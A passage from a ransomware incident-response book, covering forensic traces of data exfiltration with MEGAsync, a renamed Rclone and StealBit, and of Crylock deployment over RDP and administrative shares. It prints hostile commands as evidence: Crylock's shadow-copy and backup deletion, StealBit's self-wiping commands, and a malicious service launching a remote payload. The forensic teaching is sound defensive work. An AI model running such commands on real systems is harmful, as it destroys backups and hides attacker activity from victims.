
Figure 10.6 – Exfiltrated archive

If we download the data from this link, we can see that the archive we found previously was uploaded to DropMeFiles.

Of course, this isn't the only technique used by threat actors to exfiltrate data. In the next section, we'll look at how they abuse cloud service client applications.

Investigating cloud service client application abuse for data exfiltration

Ransomware affiliates may use built-in tools, such as web browsers, for data exfiltration, but also can install and execute third-party tools to solve this task.

So, it's always a good idea to check for freshly installed programs, which may be related to activities performed by the threat actors. Such information can be collected from the SOFTWARE registry file, which is located under C:\Windows\System32\config.

Information about installed programs can be located under SOFTWARE|Microsoft\Windows\CurrentVersion\Uninstall:

Uninstall	0	15	2021-12-26 14:33:22
AddressBook	0	0	2018-09-15 07:36:03
Connection Manager	1	0	2018-09-15 07:36:03
DirectDrawEx	0	0	2018-09-15 07:36:03
Fontcore	0	0	2018-09-15 07:36:03
IE40	0	0	2018-09-15 07:36:03
IE4Data	0	0	2018-09-15 07:36:03
IE5BAKEX	0	0	2018-09-15 07:36:03
IEData	0	0	2018-09-15 07:36:03
MobileOptionPack	0	0	2018-09-15 07:36:03
SchedulingAgent	0	0	2018-09-15 07:36:03
WIC	1	0	2018-09-15 07:36:03
DXM_Runtime	0	0	2018-09-15 09:10:07
MPlayer2	0	0	2018-09-15 09:10:07
AnyDesk	13	0	2021-11-28 11:28:56
MEGAsync	7	0	2021-12-26 14:33:22

Figure 10.7 – Information on installed programs

We can get even more information on the installed application by checking the values of the `MEGAsync` subkey:

Value Name	Value Type	Data
ABC	ABC	ABC
DisplayName	RegSz	MEGAsync
UninstallString	RegSz	C:\Users\smith\AppData\Local\MEGAsync\uninst.exe
DisplayIcon	RegSz	C:\Users\smith\AppData\Local\MEGAsync\MEGAsync.exe
DisplayVersion	RegSz	
URLInfoAbout	RegSz	http://www.mega.nz
Publisher	RegSz	Mega Limited
NSIS:Language	RegSz	1033

Figure 10.8 – MEGAsync installation details

MEGA provides the threat actors with great exfiltration capabilities, which is why many ransomware affiliates prefer to use it to achieve this goal.

Client applications often store various logs on the host, so it's always worth checking the `C:\Users\%USERNAME%\AppData` subfolders for any good sources of evidence. One such interesting file related to `MEGAsync` is `MEGAsync.log`. In our case, it's located under `C:\Users\smith\AppData\Local\Mega Limited\MEGAsync\logs`.

If we look through this file, we can easily get information about exfiltrated files, including the exact folder on the compromised host:

```
12/26-14:35:26.853651 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Kate Black.docx [:-1]
```
```
12/26-14:35:26.853731 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Martin White.docx [:-1]
```
```
12/26-14:35:26.853802 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Neil Armstrong.docx [:-1]
```
```
12/26-14:35:26.853889 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Quote 24.12.docx [:-1]
```
```
12/26-14:35:26.853957 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Quote 25.12.docx [:-1]
```
```
12/26-14:35:26.854021 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Alan Lee.docx [:-1]
```

```
12/26-14:35:26.854085 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Alex Todd.docx [:-1]
```
```
12/26-14:35:26.854149 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Angel Wright.docx [:-1]
```
```
12/26-14:35:26.854212 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Casandra Penn.docx [:-1]
```
```
12/26-14:35:26.854274 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Contacts.docx [:-1]
```
```
12/26-14:35:26.854336 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Contracts.docx [:-1]
```
```
12/26-14:35:26.854400 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Happy Roberts.docx [:-1]
```
```
12/26-14:35:26.854462 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\John Hawk.docx [:-1]
```
```
12/26-14:35:26.854524 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Josh Smith.docx [:-1]
```
```
12/26-14:35:26.854586 7940 INFO Adding file to upload queue:
C:\Users\smith\Documents\Julia Cassidy.docx [:-1]
```

What's more, this log file provides us with information about the account used for data exfiltration:

```
12/26-14:34:51.962318 8004 DBG  cs Sending 158:
[{"a":"us","user":"nidegiv292@saturdata.com","uh":"_qjNUa1_
sKTh0Kvk-KS6nA","sek":"F_3tILmzDLfT8880lIJGBg","si":"9eXU674TFe
Ba5PpTUm80WQuUJ8LkL82tgGH1xG-7cf8"}] [net.cpp:1440]
```

OK, now we know which data was exfiltrated to MEGA, as well as the account name used to conduct this activity, but still don't know how this application got to the compromised host.

Let's analyze the web browsing history again, focusing on another browser – Mozilla Firefox. This web browser stores history information in a SQLite database called `places.sqlite`. We can use, for example, DB Browser for SQLite to analyze its contents.

Figure 10.9 – Database structure

The most interesting pieces of information from the investigation perspective are located in the `moz_places` table. Here we can find the list of visited URLs:

id	url	title
Filter	Filter	Filter
1	https://support.mozilla.org/en-US/...	*NULL*
2	https://support.mozilla.org/en-US/kb/...	*NULL*
3	https://www.mozilla.org/en-US/...	*NULL*
4	https://www.mozilla.org/en-US/about/	*NULL*
5	https://www.mozilla.org/en-US/firefox/...	*NULL*
6	https://www.mozilla.org/privacy/firefox/	*NULL*
7	https://www.mozilla.org/en-US/privacy/...	Firefox Privacy Notice — Mozilla
8	http://mega.nz/	*NULL*
9	https://mega.nz/	MEGA
10	https://mega.io/?nz=1	MEGA
11	https://mega.io/	The Most Trusted, Best-Protected Cloud Storage - MEGA
12	https://mega.io/desktop	Desktop App - MEGA
13	https://mega.nz/MEGAsyncSetup64.exe	MEGAsyncSetup64.exe

Figure 10.10 – The contents of the moz_places table

Now we can clearly see that ransomware affiliates downloaded and executed the MEGAsync installer from the official website and then used it to exfiltrate sensitive data. But was Mozilla Firefox present on the host before it was compromised?

You already know where to check for evidence of program installation, so we can use the same registry key to get the Firefox installation date.

Uninstall	0	19	2021-12-26 14:08:18
AddressBook	0	0	2018-09-15 07:36:04
Connection Manager	1	0	2018-09-15 07:36:04
DirectDrawEx	0	0	2018-09-15 07:36:04
DXM_Runtime	0	0	2018-09-15 09:10:07
Fontcore	0	0	2018-09-15 07:36:04
IE40	0	0	2018-09-15 07:36:04
IE4Data	0	0	2018-09-15 07:36:04
IE5BAKEX	0	0	2018-09-15 07:36:04
IEData	0	0	2018-09-15 07:36:04
MobileOptionPack	0	0	2018-09-15 07:36:04
Mozilla Firefox 95.0.2 (x64 en-...	13	0	2021-12-26 14:08:18
MozillaMaintenanceService	8	0	2021-12-26 14:08:18
MPlayer2	0	0	2018-09-15 09:10:07
Oracle VM VirtualBox Guest Additions	5	0	2019-03-19 11:33:00
SchedulingAgent	0	0	2018-09-15 07:36:04
WIC	1	0	2018-09-15 07:36:04
{0767C1F2-C4E8-4EA8-9109-3407...	25	0	2021-12-26 13:09:21
{89F4137D-6C26-4A84-BDB8-2E5A...	25	0	2019-03-19 10:54:40
{C132DF61-207E-4C59-90B8-1DA9...	24	0	2019-03-19 11:30:13

Figure 10.11 – Mozilla Firefox installation date

As you can see, Mozilla Firefox was installed on the same date as MEGAsync, and then was used by the threat actors to download and install the MEGAsync client application.

Tools for data exfiltration can be downloaded to the target system not only via web browser abuse. For example, ransomware affiliates may use external or internal RDP-connection, the bot's command and control server, or Cobalt Strike Beacon.

Let's move forward and look at other popular tools used by the threat actors involved in ransomware attacks.

Investigating third-party cloud synchronization tool abuse for data exfiltration

Threat actors use a wide variety of tools, including absolutely legitimate ones, to solve various tasks at different stages of the attack life cycle. Of course, the data exfiltration stage isn't an exception. We have already looked at web browsers and cloud service client application abuse for solving this task, but let's look at one more example.

Ransomware affiliates may want to be even stealthier to avoid detection and may leverage various masquerading techniques.

For example, they can rename tools to look like legitimate processes. As you already know, Shimcache is one of the most common sources of evidence of execution, so we can extract this data from the `SYSTEM` registry file (located under `C:\Windows\System32\config`), for example, via RegRipper, and check for any traces of leveraging masquerading.

Very soon, we notice the following record:

```
C:\Windows\svchost.exe 2021-12-26 13:56:30
```

At first glance, it's an absolutely legit Windows executable that allows services to share a single process. But there's one important thing – a legitimate `svchost.exe` file should be located under `C:\Windows\System32`!

The timestamp stored in Shimcache reflects the last modification date of the file, so let's review MFT to understand when it was created:

.\Windows	svchost.exe	42564608	2021-12-26 13:56:29
.\$Recycl…	$R93HYY0.co…	97	2021-12-26 13:56:30
.\Program…	RtSigs	0	2021-12-26 13:56:35
.\Program…	Data	0	2021-12-26 13:56:35
.\Program…	3cb1d75ed43…	322	2021-12-26 13:56:35

Figure 10.12 – A suspicious svchost.exe file

The creation date almost matches the modification date. Let's scroll down the MFT-based timeline to uncover more suspicious files.

.\Users\Administrator\AppData\Roaming	rclone	0	2021-12-26 13:57:19
.\Windows\Prefetch	SVCHOST.EXE-53D597EB.pf	7753	2021-12-26 13:57:22
.\$Recycle.Bin\S-1-5-21-1821442491-367402210...	$I93HYY0.conf	76	2021-12-26 13:59:14
.\Windows\Prefetch	SVCHOST.EXE-0629BB1E.pf	7207	2021-12-26 13:59:34
.\Users\smith\AppData\Local\Packages\Microso...	OneConnect.DiscoveryNot...	1217	2021-12-26 13:59:52
.\Users\Administrator\AppData\Roaming\rclone	rclone.conf	101	2021-12-26 14:00:16

Figure 10.13 – A suspicious configuration file

In the preceding screenshot, you can see that the first `rclone` folder was created, followed by the `rclone.conf` file. It looks like it's a configuration file. Let's look inside:

```
[mega]
type = mega
user = nidegiv292@saturdata.com
pass = zLnoSesMMMauZfT6[redacted]
```

Here we have a configuration file for the MEGA account we uncovered in the previous section. Very interesting! So, apart from MEGAsync, the threat actors also used another tool to exfiltrate data: `Rclone`.

To make sure our initial finding matches newly uncovered evidence, let's check the properties of `svchost.exe`:

Property	Value
Description	
File description	Rsync for cloud storage
Type	Application
File version	1.57.0.0
Product name	Rclone
Product version	1.57.0
Copyright	The Rclone Authors
Size	40.5 MB
Date modified	12/26/2021 5:56 AM
Language	Language Neutral
Original filename	rclone.exe

Figure 10.14 – svchost.exe properties

Now we can definitely say that the suspicious `svchost.exe` file is Rclone, a command-line tool for transferring content to the cloud and other high latency storage.

As you can see, very often, ransomware affiliates use various legitimate tools and web services for data exfiltration, so it's also a good idea to check for related network connections in proxy or firewall logs.

It's important to note that in some cases, the threat actor may use custom tools for data exfiltration. Let's look at one such example.

Investigating the use of custom data exfiltration tools

In 2021, some representatives of popular ransomware-as-a-service programs introduced custom data exfiltration tools as an addition to the ransomware itself. One notable example is StealBit, an information stealer distributed as part of LockBit 2.0 RaaS. Other examples include Sidoh, which was used by Ryuk ransomware affiliates, and ExMatter, which was used by BlackMatter ransomware affiliates.

Comparative table of the information download speed of the attacked company							
Testing was carried out on a computer with an internet speed of 1 gigabit per second							
Downloading method	Speed in megabytes per second	Compression in real time	Hidden mode	drag'n'drop	Time spent downloading of 10 GB	Time spent downloading of 100 GB	Time spent downloading of 10 TB
Stealer - Steal**BIT**	83,46 MB/s	Yes	Yes	Yes	1M 59S	19M 58S	1D 9H 16M 57S
Rclone pcloud.com free	4,82 MB/s	No	No	No	34M 34S	5H 45M 46S	24D 18M 8S
Rclone pcloud.com premium	4,38 MB/s	No	No	No	38M 3S	6H 20M 31S	26D 10H 11M 45S
Rclone mail.ru free	3,56 MB/s	No	No	No	46M 48S	7H 48M 9S	32D 12H 16M 28S
Rclone mega.nz free	2,01 MB/s	No	No	No	1H 22M 55S	13H 48M 11S	57D 13H 58M 44s
Rclone mega.nz PRO	1,01 MB/s	No	No	No	2H 45M	1D 03H 30M 9S	114D 14H 16M 30S
Rclone yandex.ru free	0,52 MB/s	No	No	No	5H 20M 30S	2D 05H 25M 7S	222D 13H 52M 49S

Figure 10.15 – StealBit information from LockBit 2.0 DLS

In some cases, it's really easy to spot during incident investigations – ransomware affiliates may use an executable named StealBit.exe. So, you can extract information from various sources of evidence of execution you are already well aware of, and search for files with similar names. If the threat actors prefer to use masquerading techniques, just focus on staging folders used by the attackers, or use timelines to find pivot points.

Let's discuss StealBit in more detail. First of all, just like LockBit ransomware itself, it doesn't work on computers that use the following languages: Azerbaijani, Armenian, Belarusian, Georgian, Kazakh, Kyrgyz, Moldovan, Russian, Tajik, Turkmen, Uzbek, and Ukrainian. At the same time, some newer versions don't have these checks implemented, so they can be executed on any system.

Again, just like LockBit, it uses I/O completion ports, this time not for file encryption, but for uploading files of interest to hardcoded command and control servers.

LockBit affiliates can either drag and drop files of interest to the StealBit window or specify a file or folder path as a command-line argument. The malware uses the HTTP PUT method to transfer the data of interest to the command and control server.

Also, if the `-delete/-d` command-line parameter is specified, StealBit deletes itself once the exfiltration process is finished. To do this, the malware executes the following commands, where `<file size>` is the size of the executable file and `<file path>` is the path to the StealBit:

```
ping 127.0.0.7 -n 7 > Nul
fsutil file setZeroData offset=0 length=<file size> <file path>
del /f /q <file path>
```

As you can see, ransomware affiliates may be very creative in their attempts to exfiltrate sensitive data, and they can use a wide variety of tools to solve this task, so it's very important for incident responders to be armed with up-to-date cyber threat intelligence.

Summary

Double-extortion has become an extremely popular tactic among ransomware gangs. Sensitive data exfiltrated from hundreds of organizations is posted online every year. So, incident responders need to be well aware of the techniques and tools commonly used by ransomware affiliates to solve this task, as well as forensic artifacts, enabling the ability to uncover such activities. We really need to understand threat actors and how they carry out their business.

In this chapter, we have looked at common approaches leveraged by threat actors to collect and exfiltrate data from a compromised network and learned which forensic artifacts can be used to uncover related traces.

In the next chapter, we'll dive into how ransomware affiliates achieve their final goal – deploying ransomware.

11
Investigating Ransomware Deployment Techniques

The main goal of a human-operated ransomware attack is to encrypt as much data as possible. In many cases, the threat actors use various ransomware families obtained via ransomware-as-a-service programs or developed by some of the team members. At the same time, in some cases, they may use legitimate software for encryption. Common examples are BitLocker and DiskCryptor.

Usually, at this point, ransomware affiliates have full control over the compromised network: they collected information about the available hosts, obtained elevated credentials, removed backups, disabled security products, and placed backdoors for redundant access.

In this chapter, we'll look at the most common techniques leveraged by threat actors to deploy ransomware in enterprise networks, and also briefly discuss the process of ransomware analysis.

We'll cover the following topics:

- Investigation of abusing RDP for ransomware deployment
- Investigation of abusing Administration shares for ransomware deployment
- Investigation of abusing Group Policy for ransomware deployment

Investigation of abusing RDP for ransomware deployment

You are already well aware of the fact that many threat actors involved in human-operated ransomware attacks attack public-facing **Remote Desktop Protocol** (**RDP**) servers to obtain the initial access. What's more, remote services and especially RDP is one of the most common techniques employed by ransomware affiliates for lateral movement. Unfortunately, many system and network administrators use it as well on a daily basis, so all the threat actors need is to get proper credential material.

So it shouldn't be a surprise to you that many ransomware affiliates abuse RDP to deploy ransomware as well.

In fact, in most cases, your investigation starts from the last stage of the attack life cycle – ransomware deployment. So the first thing you should do is to understand how the ransomware was deployed and what the source of infection was.

It's very common for modern ransomware to change encrypted files' extensions as well as to create files with instructions for the victim. It's quite a good idea to start from **Master File Table** (**MFT**) analysis so you can try to identify the first pivot point – the start of the encryption process.

.\Boot\bg-BG	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\cs-CZ	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\da-DK	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\de-DE	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\el-GR	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\en-GB	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\en-US	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\es-ES	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\es-MX	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\et-EE	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\fi-FI	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\Fonts	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\fr-CA	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\fr-FR	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\hr-HR	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\hu-HU	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\it-IT	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\ja-JP	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\ko-KR	how_to_decrypt.hta	1792	2021-11-14 10:37:06
.\Boot\lt-LT	how_to_decrypt.hta	1792	2021-11-14 10:37:06

Figure 11.1 – Files with decryption instructions created by ransomware

As you can see in the preceding screenshot, the encryption process started on November 14, 2021, around 10:37 (UTC). The piece of ransomware created multiple files named how_to_decrypt.hta – these files contain instructions for the victim on how to contact the threat actors in order to pay the ransom and receive decryption software.

Let's try to identify the ransomware executable. We can scroll the timeline up to the first created file. Here we can see a very suspicious Prefetch file:

.CR_HAND.EXE-F8A57FD2.pf	6386	2021-11-14 10:30:38
SYSTEMPROPERTIESPROTECTI…	11500	2021-11-14 10:31:01
MoUsoCoreWorker.e0b573e5…	77824	2021-11-14 10:31:39
waasmedic.20211114_10313…	8192	2021-11-14 10:31:39
MSHTA.EXE-D17021F8.pf	19791	2021-11-14 10:31:56
how_to_decrypt.hta	1792	2021-11-14 10:32:53
how_to_decrypt.hta	1792	2021-11-14 10:32:53
how_to_decrypt.hta	1792	2021-11-14 10:32:53
how_to_decrypt.hta	1792	2021-11-14 10:32:54

Figure 11.2 – A Prefetch file potentially related to ransomware

I hope you remember that ransomware affiliates often remove their toolset from the compromised hosts. The same can be said about ransomware itself – many samples are capable of self-deletion. But still, in many cases, we have a wide variety of sources of evidence of execution. These artifacts often allow incident responders to identify malicious and suspicious executables used by the threat actors.

In this case, we don't have a malicious executable itself, but have a Prefetch file, pointing to a very suspicious file execution right before the start of creation files with instructions. Looks like the file was named `.cr_hand.exe` – not a very common name.

Another question you should try to answer is how the threat actor executed a piece of ransomware on the host or hosts. If we are talking about RDP, in most cases ransomware affiliates just copy a malicious file to the target host and execute it manually. What does it mean? We should have appropriate artifacts in `NTUSER.DAT`, for example, UserAssist:

```
2021-11-14 10:30:27Z
  C:\Users\SigmA0\Pictures\Admin\sng\sng\.cr_hand.exe (1)
2021-11-14 10:30:22Z
  C:\Users\SigmA0\Pictures\Admin\sng\sng\.cr_auto.exe (1)
2021-11-14 10:28:50Z
  C:\Users\SigmA0\Pictures\Admin\NS.exe (3)
2021-11-14 10:21:57Z
  C:\Users\SigmA0\Pictures\Admin\Everything.exe (1)
```

Figure 11.3 – Relevant UserAssist records extracted with RegRipper

Now we can understand that the file in question was executed at 10:30:27 (UTC). But also we can see a few more records of interest.

The first one is `NS.exe` – a very popular tool among those ransomware affiliates focused on RDP compromise. This small utility allows the threat actors to find and mount available network shares and unmounted local drives.

The next is `Everything.exe`. It's a legitimate program for file indexing and searching, which is commonly used by ransomware affiliates for reconnaissance, so they can understand which files are available on the compromised host and how large they are.

OK, we've identified additional software used by threat actors, and we've also identified the account used for deployment – SigmA0. But we still need to make sure `.cr_hand. exe` is a ransomware sample.

Let's look at another evidence of execution source – Amcache. It's very interesting in our case as it contains SHA1 hashes among other data, so we can use it for malicious file identification.

```
c:\users\sigma0\pictures\admin\sng\sng\.cr_auto.exe   LastWrite: 2021-11-14 10:30:23Z
Hash: bc6d8bcf7845210b9a5c525db4afba6c78c656c4

c:\users\sigma0\pictures\admin\sng\sng\.cr_hand.exe   LastWrite: 2021-11-14 10:30:27Z
Hash: 31174dbfb01d51b28a9dda35e30b77233161c79d
```

Figure 11.4 – Malicious file information extracted from Amcache

Now we have hashes, so even if it's not possible to recover deleted executables, we still have a chance to identify them. As there are quite a few various online services focused on automatic malware analysis, we can use the obtained hashes to search our suspicious files there. A good example is VirusTotal – a service we discussed previously:

Figure 11.5 – Information on suspicious file detections

The most interesting detection is **Ransom.Crylock** as it sheds light on the ransomware family we are dealing with, which is Crylock.

One important note about using online services for malware identification – using hashes is safe, but you should never upload a ransomware sample yourself without proper analysis as it may contain information that can be used by the third party to identify the victim. For example, many samples have custom ransom notes (files with instructions for victims) with the name of the compromised organization.

Now we know for sure that the file we identified is a ransomware sample. Also, we know that it was executed manually by the user SigmA0, but how did the threat actor get onto the compromised host?

If we look into Windows event logs, we can see a record showing a successful RDP connection right before Crylock ransomware was executed on the host:

Figure 11.6 – Information on a successful RDP connection obtained from Windows event logs

In this case, it's an external address, so we can see that the compromised host was public-facing. The same can be observed with local IP addresses – ransomware affiliates can jump from the initially compromised host to other hosts in the network using RDP and execute ransomware on each of them.

Let's look at the Crylock ransomware.

Crylock ransomware overview

Before starting the encryption process, Crylock stops a number of services and kills a number of processes from a built-in list.

Then it removes shadow copies and backups to inhibit system recovery:

```
"C:\Windows\System32\cmd.exe" /c "vssadmin delete shadows /all
/quiet"
```

```
"C:\Windows\System32\cmd.exe" /c "wbadmin DELETE
SYSTEMSTATEBACKUP -keepVersions:0"
```

```
"C:\Windows\System32\cmd.exe" /c "wbadmin DELETE BACKUP
-keepVersions:0"
```

```
"C:\Windows\System32\cmd.exe" /c "wmic SHADOWCOPY DELETE"
```

```
"C:\Windows\System32\cmd.exe" /c "bcdedit /set {default}
recoveryenabled No"
```

```
"C:\Windows\System32\cmd.exe" /c "bcdedit /set {default}
bootstatuspolicy ignoreallfailures"
```

```
vssadmin delete shadows /all /quiet
```

```
wmic SHADOWCOPY DELETE
```

To encrypt files, it uses a custom symmetric cipher, and the RSA algorithm to encrypt the key.

Crylock drops a ransom note named `how_to_decrypt.hta`, which contains the threat actors' contact details and instructions.

Of course, deploying ransomware manually isn't very effective, especially if the threat actors plan to deploy it on hundreds or thousands of hosts. That's why they also use other techniques, for example, abusing Administrative shares.

Investigation of Administrative shares for ransomware deployment

We have already discussed how ransomware affiliates may abuse Administrative shares to enable lateral movement. The same technique can be used by threat actors for ransomware deployment. A good example is PsExec. Some affiliates use pre-made batch files in order to copy a ransomware executable to the target hosts and then execute it with help of PsExec.

It's not the only technique that exploits Administrative shares, of course. Let's look at another example, and start from the MFT-based timeline one more time:

.	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Program Files	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Program Files (x86)	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Recovery	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Users	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Recovery\WindowsRE	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:11
.\Windows\Prefetch	MSEDGEUPDATER.EXE-5568ABDF.pf	6027	2021-06-27 21:47:17
.\Users\administrator	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:23
.\Users\Administrator.SAWS	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:27
.\Users\Default	1qu4746az-read-me-ATTRATTIVO.txt	8364	2021-06-27 21:47:27

Figure 11.7 – Ransom notes created on the compromised host

On the preceding screenshot, you can see a bunch of ransom notes created by a malicious executable, and also a suspicious Prefetch file.

When we are talking about Administrative shares abuse, a very common artifact you should always focus on is a service installation event. You can find it in `System.evtx` Windows Event Log file – ID 7045:

Information	6/27/2021	9:47:06 PM	7045	Service Control Manager
Information	6/27/2021	9:46:05 PM	1500	Microsoft-Windows-GroupPolicy
Information	6/27/2021	9:41:05 PM	1500	Microsoft-Windows-GroupPolicy

```
A service was installed in the system.

Service Name:  updates
Service File Name:  %COMSPEC% /C start /b powershell \\srvdc01\Users\Public\msedgeupdater.exe
Service Type:  user mode service
Service Start Type:  demand start
Service Account:  LocalSystem
```

Figure 11.8 – Ransom notes created on the compromised host

Here we have evidence that the suspicious file, `msedgeupdater.exe`, was executed from the host `srvdc01`, which is most likely a domain controller, via the creation of a new service.

OK, ransomware affiliates compromised one of the domain controllers during lateral movement activities and used it to deploy ransomware – a very common story if we are talking about human-operated ransomware attacks.

As most likely the service was created remotely, we can focus on events in the `Security.evtx` Windows event log, so we can reveal logon activity:

Audit Success	6/27/2021	9:47:06 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:46:05 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:41:05 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:40:17 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:36:05 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:31:05 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:26:35 PM	4672	Microsoft-Windows-Security-Auditing
Audit Success	6/27/2021	9:26:35 PM	4672	Microsoft-Windows-Security-Auditing
